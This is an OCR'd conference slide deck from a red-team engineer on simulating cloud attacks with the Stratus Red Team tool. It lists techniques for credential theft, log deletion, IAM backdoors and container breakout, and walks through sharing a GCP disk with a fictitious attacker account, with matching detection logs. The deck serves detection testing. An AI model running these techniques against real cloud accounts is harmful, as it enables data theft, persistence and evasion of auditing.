Launch into The Stratus-phere

Adversary Simulation in the Cloud Environment

Satria Ady Pradana
@xathrya_
Grab Red Team

whoami

Satria Ady Pradana

- Senior Security Engineer (Red Team) at Grab
- Community Leader of Reversing.ID
- Malware analyst and developer in my free time.

xathrya

xathrya


@xathrya

@xathrya_

Simulating the Adversaries

What is Adversary Simulation?

Simulating Tactics, Techniques, and Procedures (TTPs) used by adversaries or threat actors within controlled environment to evaluate the security posture of the organization.



Do it 1,000 times!

- Emulated attacks must be performed in a repeatable, consumable, actionable way.
- Predictable outcome and side effects.
- Action should improve detection.


Challenges in the Cloud

- Complexities in reproducing attack
  - Different cloud providers, different requirements
  - Setup correct environment for testing
- Emerging threat landscapes
- Not enough data available on cloud incidents

References:


- https://owasp.org/www-project-cloud-native-application-security-top-10/
- https://cloudsecurityalliance.org/research/topics/top-threats/
- https://www.packetlabs.net/posts/cloud-security/

MITRE ATT&CK (Cloud Matrix)




Various Tools for Adversary Simulation

But none for cloud native



Adversary Simulation with Stratus

Introducing Stratus




Stratus

- “Atomic Red Team for the Cloud Native”
- Supports AWS, Azure, GCP, and Kubernetes

- Single-file native executable.
- Test cases mapped to ATT&CK tactics
- Infrastructure setup via terraform
- Attack logic implemented in golang

State Machine



WARMUP

Spin up pre-requisite infrastructure without detonating

DETONATE

Execute the attack technique

REVERT

Revert to a state where attack can be detonated again

CLEANUP

Remove all pre-requisite infrastructure from environment.

Installation

https://stratus-red-team.cloud/user-guide/getting-started/

Mac

brew tap “datadog/stratus-red-team” “https://github.com/datadog/stratus-red-team”
brew install datadog/stratus-red-team/stratus-red-team

Build Scratch

git clone https://github.com/datadog/stratus-red-team.git && cd stratus-red-team
make

Connecting Account

https://stratus-red-team.cloud/user-guide/getting-started/

AWS

aws configure
export AWS_PROFILE=my-profile

Azure

az login
export AZURE_SUBSCRIPTION_ID=`az account list | jq ".id"`

GCP

gcloud auth application-default login
export GOOGLE_PROJECT=project-id

Available Techniques

http://stratus-red-team.cloud/attack-techniques/list/

stratus list

```
satria.pradana@ITID001678-MAC ~ % stratus list

View the list of all available attack techniques at: https://stratus-red-team.cloud/attack-techniques/list/

+-----------------------------------------------------------+-----------------------------------------------------------------------+------------+-----------------------+
| TECHNIQUE ID                                              | TECHNIQUE NAME                                                        | PLATFORM   | MITRE ATT&CK TACTIC   |
+-----------------------------------------------------------+-----------------------------------------------------------------------+------------+-----------------------+
| aws.credential-access.ec2-get-password-data               | Retrieve EC2 Password Data                                            | AWS        | Credential Access     |
| aws.credential-access.ec2-steal-instance-credentials      | Steal EC2 Instance Credentials                                        | AWS        | Credential Access     |
| aws.credential-access.secretsmanager-retrieve-secrets     | Retrieve a High Number of Secrets Manager secrets                     | AWS        | Credential Access     |
| aws.credential-access.ssm-retrieve-securestring-parameters | Retrieve And Decrypt SSM Parameters                                   | AWS        | Credential Access     |
| aws.defense-evasion.cloudtrail-delete                     | Delete CloudTrail Trail                                               | AWS        | Defense Evasion       |
| aws.defense-evasion.cloudtrail-event-selectors            | Disable CloudTrail Logging Through Event Selectors                    | AWS        | Defense Evasion       |
| aws.defense-evasion.cloudtrail-lifecycle-rule             | CloudTrail Logs Impairment Through S3 Lifecycle Rule                  | AWS        | Defense Evasion       |
| aws.defense-evasion.cloudtrail-stop                       | Stop CloudTrail Trail                                                 | AWS        | Defense Evasion       |
| aws.defense-evasion.organizations-leave                   | Attempt to Leave the AWS Organization                                 | AWS        | Defense Evasion       |
| aws.defense-evasion.vpc-remove-flow-logs                  | Remove VPC Flow Logs                                                  | AWS        | Defense Evasion       |
| aws.discovery.ec2-enumerate-from-instance                 | Execute Discovery Commands on an EC2 Instance                         | AWS        | Discovery             |
| aws.discovery.ec2-download-user-data                      | Download EC2 Instance User Data                                       | AWS        | Discovery             |
| aws.execution.ec2-launch-unusual-instances                | Launch Unusual EC2 instances                                          | AWS        | Execution             |
| aws.execution.ec2-user-data                               | Execute Commands on EC2 Instance via User Data                        | AWS        | Execution             |
|                                                           |                                                                       |            | Privilege Escalation  |
| aws.exfiltration.ec2-security-group-open-port-22-ingress  | Open Ingress Port 22 on a Security Group                              | AWS        | Exfiltration          |
| aws.exfiltration.ec2-share-ami                            | Exfiltrate an AMI by Sharing It                                       | AWS        | Exfiltration          |
| aws.exfiltration.ec2-share-ebs-snapshot                   | Exfiltrate EBS Snapshot by Sharing It                                 | AWS        | Exfiltration          |
| aws.exfiltration.rds-share-snapshot                       | Exfiltrate RDS Snapshot by Sharing                                    | AWS        | Exfiltration          |
| aws.exfiltration.s3-backdoor-bucket-policy                | Backdoor an S3 Bucket via its Bucket Policy                           | AWS        | Exfiltration          |
| aws.initial-access.console-login-without-mfa              | Console Login without MFA                                             | AWS        | Initial Access        |
| aws.persistence.iam-backdoor-role                         | Backdoor an IAM Role                                                  | AWS        | Persistence           |
| aws.persistence.iam-backdoor-user                         | Create an Access Key on an IAM User                                   | AWS        | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| aws.persistence.iam-create-admin-user                     | Create an administrative IAM User                                     | AWS        | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| aws.persistence.iam-create-user-login-profile             | Create a Login Profile on an IAM User                                 | AWS        | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| aws.persistence.lambda-backdoor-function                  | Backdoor Lambda Function Through Resource-Based Policy                | AWS        | Persistence           |
| aws.persistence.lambda-overwrite-code                     | Overwrite Lambda Function Code                                        | AWS        | Persistence           |
| aws.persistence.rolesanywhere-create-trust-anchor         | Create an IAM Roles Anywhere trust anchor                             | AWS        | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| azure.execution.vm-custom-script-extension                | Execute Command on Virtual Machine using Custom Script Extension      | azure      | Execution             |
| azure.execution.vm-run-command                            | Execute Commands on Virtual Machine using Run Command                 | azure      | Execution             |
| azure.exfiltration.disk-export                            | Export Disk Through SAS URL                                           | azure      | Exfiltration          |
| gcp.exfiltration.share-compute-disk                       | Exfiltrate Compute Disk by sharing it                                 | GCP        | Exfiltration          |
| gcp.persistence.backdoor-service-account-policy           | Backdoor a GCP Service Account through its IAM Policy                 | GCP        | Persistence           |
| gcp.persistence.create-admin-service-account              | Create an Admin GCP Service Account                                   | GCP        | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| gcp.persistence.create-service-account-key                | Create a GCP Service Account Key                                      | GCP        | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| gcp.persistence.invite-external-user                      | Invite an External User to a GCP Project                              | GCP        | Persistence           |
| gcp.privilege-escalation.impersonate-service-accounts     | Impersonate GCP Service Accounts                                      | GCP        | Privilege Escalation  |
| k8s.credential-access.dump-secrets                        | Dump All Secrets                                                      | kubernetes | Credential Access     |
| k8s.credential-access.steal-serviceaccount-token          | Steal Pod Service Account Token                                       | kubernetes | Credential Access     |
| k8s.persistence.create-admin-clusterrole                  | Create Admin ClusterRole                                              | kubernetes | Persistence           |
|                                                           |                                                                       |            | Privilege Escalation  |
| k8s.persistence.create-client-certificate                 | Create Client Certificate Credential                                  | kubernetes | Persistence           |
| k8s.persistence.create-token                              | Create Long-Lived Token                                               | kubernetes | Persistence           |
| k8s.privilege-escalation.hostpath-volume                  | Container breakout via hostPath volume mount                          | kubernetes | Privilege Escalation  |
| k8s.privilege-escalation.nodes-proxy                      | Privilege escalation through node/proxy permissions                   | kubernetes | Privilege Escalation  |
| k8s.privilege-escalation.privileged-pod                   | Run a Privileged Pod                                                  | kubernetes | Privilege Escalation  |
+-----------------------------------------------------------+-----------------------------------------------------------------------+------------+-----------------------+
```

AWS (27)
Azure (3)
GCP (6)*
Kubernets (8)

Available Techniques

stratus list --platform gcp

```
satria.pradana@ITID001678-MAC ~ % stratus list --platform gcp

View the list of all available attack techniques at: https://stratus-red-team.cloud/attack-techniques/list/

+-----------------------------------------------------+-----------------------------------------------------+----------+----------------------+
| TECHNIQUE ID                                        | TECHNIQUE NAME                                      | PLATFORM | MITRE ATT&CK TACTIC  |
+-----------------------------------------------------+-----------------------------------------------------+----------+----------------------+
| gcp.exfiltration.share-compute-disk                 | Exfiltrate Compute Disk by sharing it               | GCP      | Exfiltration         |
| gcp.persistence.backdoor-service-account-policy     | Backdoor a GCP Service Account through its IAM Policy | GCP    | Persistence          |
| gcp.persistence.create-admin-service-account        | Create an Admin GCP Service Account                 | GCP      | Persistence          |
|                                                     |                                                     |          | Privilege Escalation |
| gcp.persistence.create-service-account-key          | Create a GCP Service Account Key                    | GCP      | Persistence          |
|                                                     |                                                     |          | Privilege Escalation |
| gcp.persistence.invite-external-user                | Invite an External User to a GCP Project            | GCP      | Persistence          |
| gcp.privilege-escalation.impersonate-service-accounts | Impersonate GCP Service Accounts                  | GCP      | Privilege Escalation |
+-----------------------------------------------------+-----------------------------------------------------+----------+----------------------+
```

stratus list --mitre-attack-tactic exfiltration

```
satria.pradana@ITID001678-MAC ~ % stratus list --mitre-attack-tactic exfiltration

View the list of all available attack techniques at: https://stratus-red-team.cloud/attack-techniques/list/

+-----------------------------------------------------+-----------------------------------------+----------+----------------------+
| TECHNIQUE ID                                        | TECHNIQUE NAME                          | PLATFORM | MITRE ATT&CK TACTIC  |
+-----------------------------------------------------+-----------------------------------------+----------+----------------------+
| aws.exfiltration.ec2-security-group-open-port-22-ingress | Open Ingress Port 22 on a Security Group | AWS   | Exfiltration         |
| aws.exfiltration.ec2-share-ami                      | Exfiltrate an AMI by Sharing It         | AWS      | Exfiltration         |
| aws.exfiltration.ec2-share-ebs-snapshot             | Exfiltrate EBS Snapshot by Sharing It   | AWS      | Exfiltration         |
| aws.exfiltration.rds-share-snapshot                 | Exfiltrate RDS Snapshot by Sharing      | AWS      | Exfiltration         |
| aws.exfiltration.s3-backdoor-bucket-policy          | Backdoor an S3 Bucket via its Bucket Policy | AWS  | Exfiltration         |
| azure.exfiltration.disk-export                      | Export Disk Through SAS URL             | azure    | Exfiltration         |
| gcp.exfiltration.share-compute-disk                 | Exfiltrate Compute Disk by sharing it   | GCP      | Exfiltration         |
+-----------------------------------------------------+-----------------------------------------+----------+----------------------+
```

Available Techniques (2)

Attack techniques are organized by platform and tactic using the following naming format:

PLATFORM [.] **TACTIC** [.] **TECHNIQUE**

Example: exfiltration technique identified as **gcp**.**exfiltration**.**share-compute-disk**

Case: Exfiltration

Exfiltration

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

ID: TA0010

Created: 17 October 2018

Last Modified: 19 July 2019

Version Permalink

http://stratus-red-team.cloud/attack-techniques/list/

Case: Exfiltration

https://stratus-red-team.cloud/attack-techniques/GCP/gcp.exfiltration.share-compute-disk/

stratus show gcp.exfiltration.share-compute-disk

```
satria.pradana@ITID001678-MAC ~ % stratus show gcp.exfiltration.share-compute-disk

Exfiltrates a Compute Disk by sharing with a fictitious attacker account. The attacker could then create a snapshot of the disk in their GCP project.

Warm-up:

- Create a Compute Disk

Detonation:

- Set the IAM policy of the disk so that the attacker account has permissions to read the disk in their own project
```

This explain that scenario will create/require 1 Compute Disk, 1 IAM Policy.

Case: Exfiltration

https://stratus-red-team.cloud/attack-techniques/GCP/gcp.exfiltration.share-compute-disk/

Warm Up (Setup)
stratus warmup gcp.exfiltration.share-compute-disk

Detonate (Execute)
stratus detonate gcp.exfiltration.share-compute-disk

Clean Up (Destroy)
stratus cleanup gcp.exfiltration.share-compute-disk

Exfiltrate Compute Disk by sharing it

IDEMPOTENT

Platform: GCP

MITRE ATT&CK Tactics

- Exfiltration

Description

Exfiltrates a Compute Disk by sharing with a fictitious attacker account. The attacker could then create a snapshot of the disk in their GCP project.

WARM-UP:

- Create a Compute Disk

DETONATION:

- Set the IAM policy of the disk so that the attacker account has permissions to read the disk in their own project

Warming Up

Template embedded in


Pass template to

Deploys to

stratus warmup gcp.exfiltration.share-compute-disk

```
satria.pradana@ITID001678-MAC ~ % stratus warmup gcp.exfiltration.share-compute-disk
2023/10/17 09:47:15 Checking your authentication against GCP
2023/10/17 09:47:15 Warming up gcp.exfiltration.share-compute-disk
2023/10/17 09:47:15 Initializing Terraform to spin up technique prerequisites
2023/10/17 09:47:25 Applying Terraform to spin up technique prerequisites
2023/10/17 09:47:39 Compute disk stratus-red-team-victim-disk is ready
```


Warming Up (2)



gcloud compute disks list

```
[satria.pradana@ITID001678-MAC ~ % gcloud compute disks list
NAME                          LOCATION       LOCATION_SCOPE  SIZE_GB  TYPE          STATUS
stratus-red-team-victim-disk  us-central1-a  zone            10       pd-standard   READY
```

Detonating



Attack implemented in

SDK for GCP

Performs to

stratus detonate gcp.exfiltration.share-compute-disk

```
satria.pradana@ITID001678-MAC ~ % stratus detonate gcp.exfiltration.share-compute-disk
2023/10/17 09:48:09 Checking your authentication against GCP
2023/10/17 09:48:09 Not warming up - gcp.exfiltration.share-compute-disk is already warm. Use --force to force
2023/10/17 09:48:09 Exfiltrating stratus-red-team-victim-disk by sharing it with a fictitious attacker
2023/10/17 09:48:12 Successfully shared disk with a fictitious attacker account christophe@somewhereinthe.cloud
```

Detonating - Checking Policy

gcloud compute disks get-iam-policy stratus-red-team-victim-disk --zone us-central1-a


before

```
satria.pradana@ITID001678-MAC ~ % gcloud compute disks get-iam-policy stratus-red-team-victim-disk --zone us-central1-a
etag: BwYH0XAZw84=
version: 1
```

after

```
satria.pradana@ITID001678-MAC ~ % gcloud compute disks get-iam-policy stratus-red-team-victim-disk --zone us-central1-a
bindings:
- members:
  - user:christophe@somewhereinthe.cloud
  role: roles/owner
etag: BwYH0E-0EeY=
version: 1
```

Detecting Attack (Log)



Detecting Attack (Log) cont'd

1


Bind what role to who?

Which resource?

2

Cleaning Up

Invokes



HashiCorp
Terraform

Destroying infrastructure

stratus cleanup gcp.exfiltration.share-compute-disk

```
satria.pradana@ITID001678-MAC ~ % stratus cleanup gcp.exfiltration.share-compute-disk
2023/10/17 09:48:49 Cleaning up gcp.exfiltration.share-compute-disk
2023/10/17 09:48:49 Reverting detonation of technique gcp.exfiltration.share-compute-disk
2023/10/17 09:48:49 Unsharing stratus-red-team-victim-disk
2023/10/17 09:48:51 Successfully unshared the disk - it is now private again
2023/10/17 09:48:51 Cleaning up technique prerequisites with terraform destroy
+-----------------------------------+-----------------------------------------+--------+
| ID                                | NAME                                    | STATUS |
+-----------------------------------+-----------------------------------------+--------+
| gcp.exfiltration.share-compute-disk | Exfiltrate Compute Disk by sharing it | COLD   |
+-----------------------------------+-----------------------------------------+--------+
```

Check Status

stratus status

stratus status gcp.exfiltration.share-compute-disk

```
satria.pradana@ITID001678-MAC .stratus-red-team % stratus status
+-----------------------------------------------------+-----------------------------------------------------------------------+--------+
| ID                                                  | NAME                                                                  | STATUS |
+-----------------------------------------------------+-----------------------------------------------------------------------+--------+
| aws.credential-access.ec2-get-password-data         | Retrieve EC2 Password Data                                            | COLD   |
| aws.credential-access.ec2-steal-instance-credentials | Steal EC2 Instance Credentials                                        | COLD   |
| aws.credential-access.secretsmanager-retrieve-secrets | Retrieve a High Number of Secrets Manager secrets                   | COLD   |
| aws.credential-access.ssm-retrieve-securestring-parameters | Retrieve And Decrypt SSM Parameters                            | COLD   |
| aws.defense-evasion.cloudtrail-delete               | Delete CloudTrail Trail                                               | COLD   |
